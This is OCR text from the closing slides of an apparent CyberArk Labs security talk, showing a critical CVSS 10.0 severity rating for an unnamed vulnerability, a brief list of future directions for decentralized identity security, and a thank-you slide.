No CWEs

Credits


shakreiner

Severity

Critical **10.0** / 10

CVSS base metrics	
Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

04

DID Future

Where do we go now?

Where to now?



Go DID

Traditional Security

Rethink Models

Future Work




Photo by Carson Arias on Unsplash

× Thanks! ×

Do you have any questions?

@shakreiner
labs.cyberark.com

CYBERARK®